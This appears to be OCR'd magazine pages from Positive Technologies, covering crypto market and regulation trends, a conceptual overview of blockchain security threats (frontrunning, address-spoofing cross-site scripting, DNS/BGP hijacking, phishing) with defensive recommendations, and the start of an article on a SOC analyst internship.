An increasing number of cryptoprojects have started auditing smart contracts in recent years. Companies that specialize in security audits of code deployed in blockchain continue to sprout around the world, but their number and the scope services they provide are still insufficient for covering all needs of the blockchain industry. Besides, there is a shortage of personnel in this area: there are not that many specialized courses. The ones that exist focus on the Solidity language, used for EVM-compatible blockchains like Ethereum, whereas the languages gaining popularity are Rust, used in smart contracts for Solana and NEAR, and Go, which was used to write some of the code in various blockchains and associated protocols.

Bug bounty programs are growing: Immunefi and Code4rena, equivalents of HackerOne in the blockchain world, are two of a few platforms that help companies find vulnerabilities that evaded auditors. For example, they pay for security flaws found in websites, which smart contract audit

Bug bounty programs are growing: Immunefi and Code4rena, equivalents of HackerOne in the blockchain world, are two of a few platforms that help companies find vulnerabilities that evaded auditors

companies do not check at all. A modification in website code typically results in spoofing the wallet address of receiver, whereby the user loses their funds. Vulnerabilities are often discovered not in the blockchain, but rather in the infrastructure, the application server, or the database. Therefore, a cryptoproject security audit probably should have a broader scope than just smart contracts. Bug bounty programs are a way to broaden that scope.

Security issues occasionally appear through the project administrator's fault, and they are impossible to find during an audit. For example, auditors may deem it necessary to modify the code, so that an important function is not executed until several different administrators have added their signatures—an essential requirement for securing a single user against private key leakage. Although the code will indeed be changed as per the auditors' requirements, the administrator will be able to create multiple keys for themselves instead of using keys from several different users.

The Rubic project [8]. found itself the target of an interesting incident as the year 2022 was drawing to a close. The address of a token's smart contract was erroneously added to the list of cryptoexchanges. Certain features of the cryptoproject code allowed an attacker to take advantage of this. Auditors could not predict a situation like that during the code audit, while the list was empty.

Protocol layer vulnerabilities in 2022 resulted or could result in blockchain network issues. These were the kind of problems faced by the Avalanche, Lightning Network, and Zcash cryptoprojects.

Mass adoption of cryptocurrency

The number of cryptocurrency users keeps growing around the world. In Russia as an example, the interest in cryptocurrency was spurred on by mass emigration and restrictions imposed by the Central Bank on foreign transfers and taking foreign cash out of the country. It was not in the least because of a large number of crypto ATMs available in bordering countries that the Russians increasingly began to resort to cryptocurrency for foreign transfers. The trend for mass adoption of cryptocurrency will intensify in 2023.

The differences in cryptocurrency regulation in Russia and the rest of the world

Government regulation of cryptocurrency is a fairly sensitive issue. Authorities in forty-two countries issued a total of more than a hundred guidelines aimed at the members of the cryptoindustry last year [9]. Both the US and the EU are poised to ban anonymous transactions, possibly causing blockchain to lose its distinguishing feature and key benefit: the lack of a direct link

8 9 10

11 12 13

between the user identity and the wallet address. In September 2022 for example, the US Treasury sanctioned Tornado Cash, a decentralized protocol that enables anonymous transactions. The green agenda is also gathering momentum in the United States as legislators strain to assess the environmental damage caused by cryptomining [10]. Certain states have been trying to regulate mining on their own [11]. In November 2022, Russia's State Duma received a bill that would make cryptocurrency mining a legal activity. In addition to this, there are plans to allow Russian companies to pay their contract partners abroad in cryptocurrency. That said, we believe it would be overoptimistic to expect that cryptocurrency will become legal tender for private individuals any time soon.

Predictions for 2023: decentralized exchanges in gunsights

An increasing number of companies are building their digital territories [12], something that will fuel the growth of metaverses in the coming years. A metaverse explosion means increased popularity for NFT, as these two technologies share a symbiotic relationship. NFTs may be exhibited as works of art in a (likely fully virtual) digital space or serve as video game artifacts.

Blockchain platforms are quick to draw new users. Many of these are online gamers, who are typically interested in GameFi projects. These programs allow gamers to make money while they are playing. "Learn to earn" is another trend to gain prominence in 2023 where cryptocurrency functions as a reward for taking online courses (for example, learning a foreign language). It owes its growth to online learning becoming an integral part of life in the post-pandemic world.

Growing energy prices have seen mining companies migrate en masse to countries where electricity costs less, primarily Russia and Kazakhstan. The trend will continue, aided in part by mining regulation, and it may become the cause of these businesses shutting down in the future. Several major mining firms in the US have been faced with a threat of bankruptcy. The same could happen in Europe.

We expect hacks of decentralized exchanges to be more frequent in 2023. The recent collapse of FTX, the world's second-largest cryptocurrency exchange, caused an exodus of users from other centralized platforms, such as Binance. Cryptocurrencies are increasingly migrating to DeFi platforms, where users can trade tokens directly by using the liquidity of a decentralized exchange. Meanwhile, hackers always follow their potential victims and loot.

The trend to exploit penetration techniques that are not covered by smart contract audit can be expected to persist.

Growing energy prices have seen mining companies migrate en masse to countries where electricity costs less

Relevant security threats in blockchain

IGOR AGIEVICH

Blockchain security researcher,
Positive Technologies

Blockchain technologies are getting more and more popular despite a capitalization drop reported by the most popular cryptocurrencies in 2022. Last year, the number of cryptocurrency users in Russia spiked due to restrictions on money transfers abroad and export of foreign currency in cash. The global number of installed crypto ATMs has grown as well (34,681 as of January 1, 2022 and 38,887 as of January 1, 2023) [1]. The two leaders are still the same: the U.S. with ~32,800 and Canada with ~2,600 crypto ATMs. Third place was unexpectedly taken by Australia: with only 45 devices installed a year ago, the country reported as many as 227 of them by 2023. In Georgia, the number of crypto ATMs virtually tripled year-on-year from 36 to 131.

[1]


The UK is the outsider: the device count plummeted nearly five-fold year-on-year (from 106 to 22) due to enacted legal restrictions (which resulted in confiscation of the devices) [2]. But this had no major effect on the global number of crypto ATMs. In Russia, the situation with crypto ATMs is opposite to that in Britain. In 2018, all 22 devices were confiscated from one of the vendors [3]. In 2022, 14 new crypto ATMs appeared in Moscow [4]. In October 2022, a crypto ATM vendor's top executive in an interview referred to his business as compliant with the Russian legislation and explained the decline in the number of crypto ATMs in Russia by a need for upgrade. According to him, the numbers will soon recover. The public authorities, too, hold out hope that blockchain technologies may secure a place in the lives of Russians. Thus, in 2022, the Central Bank of Russia added the first organization (Atomyze) to its list of information system operators licensed to issue digital financial assets (DFA) [5]. The regulator pronounced that the company's information system rules and the technical design of its platform comply with the legislation. This enables the company's clients to issue DFAs on its platform and produce new tokenized products. The company will also be able—all on its own—to perform exchange operations within its platform, because its information system rules are based on the provisions of the DFA exchange rules. In November 2022, the company's platform hosted its first ever transaction involving private individuals: purchase of DFAs for palladium from the secondary market [6]. The system operates based on blockchain.

Digital ruble concept evolution continued. In 2021, the Central Bank issued a suitably titled document stating that technically the digital ruble will be based on blockchain technology [7]. On February 8, 2023, Russia's first ever digital gold exchange transaction using digital rubles was demonstrated at the Rosbank office [8]. And already a pilot project for real operations with digital ruble for private individuals has been scheduled by the Central Bank for April 1 [9].

There are various projects going on based on blockchain technologies. For example, Web3 Tech has implemented solutions for private and public companies across a number of industries: the national electronic voting system, a

2 3 4 5

6 7 8 9



blockchain platform for the Federal Tax Service (electronic document management), fintech services for Alfa-Bank. It has also rolled out an NFT marketplace Raritet.io enabling companies and individuals to issue NFTs within the Russian legal terrain.

The popularity of blockchain technologies indicates that the matters of their security should come into focus. We are going to analyze the current state of security in this domain of our digital reality, keeping in mind that blockchain is not there all by itself, separate from other conventional technologies.

Blockchain: new technologies—new challenges

There are different types of blockchains, each with unique features of its own. In terms of openness, there are public, private, and consortium blockchains ❿. The public networks are fully open and transparent, they can be accessed by any user from anywhere in the world. Examples of such networks include Bitcoin, Ethereum, Waves, Ripple. Inside a private blockchain network, certain agreements are maintained between the members regarding levels of access to information, logging and data verification rules. A consortium blockchain is a public network access to which is subject to limitations and rules. Its register can be modified by a predefined limited circle of persons. The same circle of persons are authorized to configure the rules, set access levels, and approve new members seeking to join the system. Public blockchains fall into two nominal categories: with and without smart contracts. The first category includes blockchains like Ethereum, Binance Smart Chain, Solana, and others. The second—Bitcoin. Among blockchains with smart contracts some are based on the Ethereum Virtual Machine (EVM): Ethereum, Binance Smart Chain, Fantom. Others are non-EVM-based: Solana, TON (The Open Network), and others.

Open EVM-based blockchains have the distinctive problem of transaction "frontrunning." This is an attack in which the attacker's transaction takes place ahead of the victim's transaction ⓫. In terms transactions connected with economic activities (exchange of financial assets for other financial assets), the attack causes the victim to lose some of its assets to the attacker. This becomes possible due to one technical feature: general availability of transactions queued in the pending list (mempool). This gives attackers an opportunity to analyze the content of any transaction and execute their own transaction quicker.

For example, there is a transaction in the mempool to exchange one million units of one asset for a certain quantity of another asset. Following the transaction, the price of the first asset will drop, while that of the second will rise. If the attacker succeeds buying the second asset ahead of the user's transaction and selling it after this transaction had taken place, a profit will be reaped within a very short time span thanks to the asset price change. The attacked user will thus end up getting less of the second asset. To amplify the effect, these attacks often employ flash loans—funds borrowed at very small interest rates for a short time (the loan is to be taken and returned within the same transaction).

[10]

Frontrunning is closely linked to MEV (miner extractable value). In simplest terms, MEV is the ability of a miner (or a validator) to execute an incoming transaction without sending it to a public mempool. There are special services available for using MEV. This type of service accepts the user transaction and sends it directly to the miner (validator), after which the miner (validator) executes the transaction. Transactions executed via such services are called private transactions. Most often, the user has to pay for executing a private transaction. The most famous service in use is Flashbots.


Attackers have recently begun using MEV-enabled services to execute the transaction before the victim's transaction. On the other hand, the use of such services protects users from frontrunning, because the user transaction becomes private and is not sent to a public mempool (the attacker cannot find out about the transaction before it is executed). The 1inch RabbitHole service is currently free for users.

There are scams exploiting the features of blockchain itself. For example, a scammer may issue an asset (token) other users will be tricked into buying with the help of social engineering manipulations. The digital asset itself is a smart contract with a built-in backdoor, which makes users unable to control it. In effect, the user turns into a victim of a malicious smart contract, being able to send money to the smart contract but not to recover it. It takes knowledge of the programming language to figure out the smart contract logic. For EVM-based blockchains, these languages are Solidity and Vyper. Another problem is the unintended errors present in smart contracts: even though certain logic had never been intended, yet the attackers are allowed to follow through with it. Most of the time, such errors stem from insufficient qualification of smart contract developers.

Smart contract vulnerabilities result in stealing or locking up of the users' money. In 2022, targeted attacks caused USD 3.8 bn worth of damages [12]. The overwhelming majority of those were directed against blockchains with smart contracts. A partial solution to this problem in public blockchains comes from smart contract audits, in which a third-party organization analyzes the code for errors and fraud. Yet the record shows that—even after a smart contract audit—non-tolerable events (thefts) still can be carried through. The statistics for the high-profile attacks is available from the site rekt.news [13].

Besides, no smart contract audit is able to identify all problems of a crypto project for a number of reasons. For example, auditors may find it necessary to modify the code so that an important function could only be executed using several signatures by different administrators (important for protection against a private key leak from just one person). Suppose the code is indeed modified according to the auditors' requirements, but instead of using different users' keys the administrator is still able to create several keys for himself. In which case the threat of attack due to data leak will still be an issue. And no auditors can notice it at the project audit stage, as in public blockchains it is generally impossible to tell which specific user owns which key. A revealing episode took

[11] [12] [13]



User interaction with Ethereum blockchain

place in December 2022 with the Rubic project ⓮. Through error, a project administrator indicated the cryptocurrency smart contract address as one of the function parameters. A feature present in the crypto project's code allowed an attacker to take advantage of it. Auditors were quite unable to foresee a situation like that during the code audit, while the list was still empty.

For these reasons, blockchain projects are now beginning to develop bug bounty programs, where security researchers are rewarded for highlighting errors missed by the auditors. One of the main bug bounty platforms for public blockchains is called Immunefi.

Blockchain: new technologies—old problems

Blockchain is not functioning out of touch with other technologies. In simple terms, blockchain can be represented as a distributed database. Chains of blocks represent the change history of the database entries. The content to be entered to the database is determined by transaction. In EVM-based blockchains, transactions are formed, among other things, via the web interface. Next, they are sent for execution through a blockchain client (RPC server).

For example, the wallet MetaMask uses HTTPS protocol as a transport for communication with the RPC server. This has the result that well-known problems specific for internet nodes still remain an issue. This is another reason why smart contract code audits cannot solve all the blockchain problems.

For example, cross-site scripting on the project site allows modifying the transaction content and spoofing the recipient's address ⓯. As a result, users of a vulnerable site lose their money. Most of the time, this threat will not be covered by bug bounty programs, as bug bounty project owners define the scope of works and set the bounty conditions all by themselves. And cross-site scripting will not always be among those conditions. This points at a lack of perception of the threat level.

15


16

The next well-known problem is the use of BGP hijacking and DNS hijacking attacks. These allow the attacker to accomplish unauthorized issue of site certificates: in this case even the user's browser will give no untrusted site warning. The attack seeks to redirect users to a site controlled by the attacker—very similar in appearance to the attacked project's site. In 2022, one such attack hit the cryptocurrency exchanges Convex Finance, Allbridge, Ribbon Finance, DeFi Saver, and Celer Network [16]. The success of this attack was brought about by poor cryptowallet UX/UI (in MetaMask, for example), which displayed only a portion of the recipient's address (the user was able to see only the first and last symbols, not the whole address). Positive Technologies analyzed these attacks to discover that even after they were exposed, the certificates issued by scammer were in some cases not revoked by administrators. This allowed the attacks to evolve for some more time until DNS records data were updated in DNS caches on the users' devices. Positive Technologies experts have pointed out that the developers of crypto projects lack an established practice for protection against such attacks, and that protection measures proposed by some developers are not nearly effective enough.

Another attack vector is phishing. Phishing can harm both project owners and users. For example, a phishing attack hit the developer deBridge: its employees got letters from the email address of the company CEO [17]. The letters contained a virus-infected file. Phishing attacks on project users often follow in the wake of leaks of personal data [18].

Positive Technologies holds regular cyberdrills focused on analyzing attempts to hack the company or its employees. Phishing campaigns are among the most favored attack tactics; therefore, to reduce risk, the incoming emails mimicking as letters from trusted sources, are automatically marked as suspicious.

Blockchain protocol errors have become one of the trends in 2022. Lightning Network suffered a glitch due to a complex transaction: Burak Keceli performed a transaction using 998 private keys out of the maximum possible 999 [19]. Following the complex transaction, the nodes (blockchain



network nodes represented by servers or personal computers with the necessary software installed) declined the block associated with it, as well as those that followed. The glitch was due to an error in the syntactic analysis library btcd. The network Zcash was hit by a spam attack [20]. The attack encumbered the node network's operation with memory overload. Before being noticed and corrected in a timely manner, a vulnerability threatened a complete shutdown of the Avalanche network [21]. The vulnerability provoked a remote node denial of service threat due to a malicious package. To prevent such attacks, one can dissect the program code used in the protocols—including with the help of static code analyzers (such as PT Application Inspector).

There is also an administrative problem related to private key management. In some projects, private keys are used by developers while they work on the project. Later the keys are handed over to the customers. When private keys need to be replaced, sometimes it doesn't happen (for example, if developer or customer employees are dismissed, or following acceptance of works by the customer). This is one more case in which lack of established threat protection practice can be observed.

Conclusion and recommendations

Integrated security in blockchain requires a holistic approach: all the technology components require attention.

Smart contract logic security assessment requires a code security audit to be performed by specialists familiar with the smart contract language as well as the specific features of the blockchain to host the smart contract.

If using a site, it too should be checked for security. At least as regards cross-site scripting while forming the transaction, which can result

Smart contract logic security assessment requires a code security audit to be performed by specialists familiar with the smart contract language as well as the specific features of the blockchain to host the smart contract

We recommend blockchain protocol users to always check smart contract addresses before signing off a transaction, and pay attention to the browser's untrusted certificate warnings

in spoofing the funds recipient's address. The site must be HTTPS-based. Attention should be paid to likely site clients' traffic manipulations through BGP hijacking and DNS hijacking. Here we recommend the developers to watch out for unauthorized site certificates. If such certificates are detected, they should be revoked as soon as possible. It is also recommended to choose a DNS registrar supporting advanced domain protection options. For example, some registrars maintain SOC teams of their own to monitor various attacks, including BGP hijacking attempts and unauthorized modifications of DNS records (if detecting an attempt to modify the records, the registrar communicates the information to the owner via several channels).

As far as DNS registrars, it is best to prefer ones supporting CAA records (Certification Authority Authorization), and to use CAA records with account specified (if supported by your SSL certificate provider, refer to RFC 6844). In this case, the scammer will not be able to issue a certificate—unless he/she can modify the CAA record. This will protect you from BGP hijacking attacks.

Errors in node software may result in unauthorized access or denial of service at the blockchain network level. To counter this threat, node software source code must be analyzed. This can be done either using static code analyzers or manually by specially trained experts.

The server software run on servers with nodes must be configured based on the security threat model. The networking ports of the administration services (such as SSH, VNC, RDP) should not be publicly available. To this end, restrict the list of addresses from which it is allowed to initialize a connection. It is recommended to promptly update the software used by public services as soon as new updates are released.

The lack of established private key management practice is a serious threat which is yet to be addressed. In certain situations, private keys cannot even be restricted by validity period without compromising code integrity. Here the recommendation is to involve security specialists as early as at the project development stage to pick a safe approach suitable for the developer.

We recommend blockchain protocol users to always check smart contract addresses before signing off a transaction, and pay attention to the browser's untrusted certificate warnings. If getting any browser errors related to the blockchain site, stop using this site and contact the project developers.


18

20

17

19

21



Our school.

Theory and practice

New kids on the SOC: a Positive Technologies internship story

KONSTANTIN GRISHCHENKO Head of Information Security Monitoring, Positive Technologies

EKATERINA NIKULINA Information Security Monitoring Specialist, Positive Technologies

Budding information security specialists are a valuable asset for us, our partners and clients, which is why we offer various programs addressing the development and support of young professionals. Thus, from February 7 through June 6, 2022, we held a big four-months-long internship at the PT Expert Security Center. In this article, we will cover the idea behind the internship, the students' practical work as first-line SOC analysts, their classes, and their first steps in information security.

Budding information security specialists are a valuable asset for us, our partners and clients, which is why we offer various programs addressing the development and support of young professionals. Thus, from February 7 through June 6, 2022, we held a big four-months-long internship at the PT Expert Security Center. In this article, we will cover the idea behind the internship, the students' practical work as first-line SOC analysts,[1] their classes, and their first steps in information security.

Internship strategy

When contemplating the internship format, we were setting several key goals for ourselves:

- Strengthen the SOC team.
- Educate a workforce that will potentially progress to become relevant not for our department alone, but other Positive Technologies teams as well.
- Train young specialists for the company's partners and clients.

We have also tried to sum up our past experience working with students and apprentices: summer practical sessions, open lectures and courses at the universities, individual internships. The students mostly regarded the practical training and internship programs as an opportunity to:

- Figure out what knowledge and skills they would really need in the profession.
- Earn some experience working for a large tech company.
- Learn about the profession firsthand, weigh their prospects in the business.

Aligning our goals with to-date experience, we found that in our future internship:

1. We shall need a screening system due to commonly high volunteer turnout.
2. We should focus on senior students of specialized universities and young people with some background in information security or IT.

[1] To be efficient, a SOC team is usually divided into several (traditionally, three) lines of specialists, each with a task pool of its own. First line is in charge of prompt monitoring, filtering false positives, and incident processing based on playbooks.

3 The program has to comprise not just training (lectures and practical tasks) but also proper work at the SOC.

4 We should place an emphasis on the abundance of real tasks normally facing a specialist. We know all too well that only by tackling and overcoming practical difficulties one can validate one's past experience for any palpable benefit.

The resulting internship plan looked like this:

- Competitive admission based on tests and interviews.
- Duration at least three months, 20–30% of time dedicated to classes and lectures, and 70–80% to working as first-line SOC staff. The immersion into practical work to begin right away (starting with relatively simple tasks). More involved tasks to follow suit after proper training.

Practical work: first steps at the SOC

The main tactical question to be addressed before the start of the internship was how to best arrange the hands-on practice for the students. Some potential difficulties came to light at the stage of work task definition for the interns: the established internal monitoring process was geared to be used by our staffers commanding sufficient hands-on experience and expertise to use all our products. The young newcomers had no such background, of course.

This led us to realize that the standard workflow had to be adapted to accommodate the interns' current skills and competencies. We decided to start out from the basic task pool. What is the primary function of a first-line SOC worker? Analyzing the logged incidents and filtering out the false ones. What should help a person of little or no experience to enter the process? Maximum automation and clear, simple instructions.

Based on our monitoring experience, oftentimes the information presented in the IRP (Incident Response Platform) incident card is not enough to verify a positive, so the analyst has to make use of other systems—such as SIEM, NTA, or sandboxes—for an in-depth study of related events. Therefore, to avoid a bottleneck due to the interns' lack of experience using the main monitoring tools, we have configured for them the integration between our MaxPatrol SIEM and the TheHive IRP platform, fully enriching the incident cards with such information as:

- Detailed description of the triggered correlation rules
- The most useful fields of the source events, such as network addresses, accounts, and names of processes
- Process tree containing all the ancestors of the suspicious process that had caused a correlation rule's triggering
- Card stating the position, department, and other information on the employee whose account figures in the alert. To this end, we developed a proprietary plugin.

But that's not all. In our experience, it is very difficult to prepare a comprehensive playbook (instruction) on proper incident investigation and

response. If it were possible, the decision rule would likely allow for an improvement that would resolve the task in a definitive and fully automatic manner—without human input. However, quite a number of different aspects must be factored in when it comes to real decision-making.

It makes more sense to formalize and describe the decision-making process establishing that either the positive is false (in which case, a rule update request is formed), or the detected activity is legitimate and requires no response. Such cases commonly go under the general term of false positive (FP). So this was the early-stage work task we agreed upon for the interns: follow the playbook to clear the incident as an FP. In case the intern failed to conclude, following the instruction, that the incident can be closed as a false or legitimate one, all instructions features the step "inform the mentor and do as he/she instructs." The interns were mentored by six long-term SOC employees directly involved in daily monitoring routine.

This was the first-line workflow the interns started out to maintain. During their shifts, they would use the instructions to successively process the incoming incidents at TheHive, analyze the alerts, comment on their lines of reasoning, and either close the cases on their own as legitimate of false ones, or move on to an investigation together with their mentors. We would also encourage their initiatives, such as playbook updates or proposals to configure extra integration (pulling in some extra required information, IoCs).

Keep in mind that we hand-picked the IRP incidents to present to our interns. The following conditions had to be satisfied:

1. The rule detects a truly dangerous activity requiring maximum attention.
2. The rule allows for a noticeable amount of alerts caused by legitimate activity.

During the preparation stage, we had actualized the accumulated materials and come up with a program optimized to the needs of a SOC specialist in terms of scope or topics covered

3 The rule allows for the aforementioned simple instruction (playbook) to be written, with a step-by-step description of how to figure out that either a false positive or a legitimate activity has been detected.

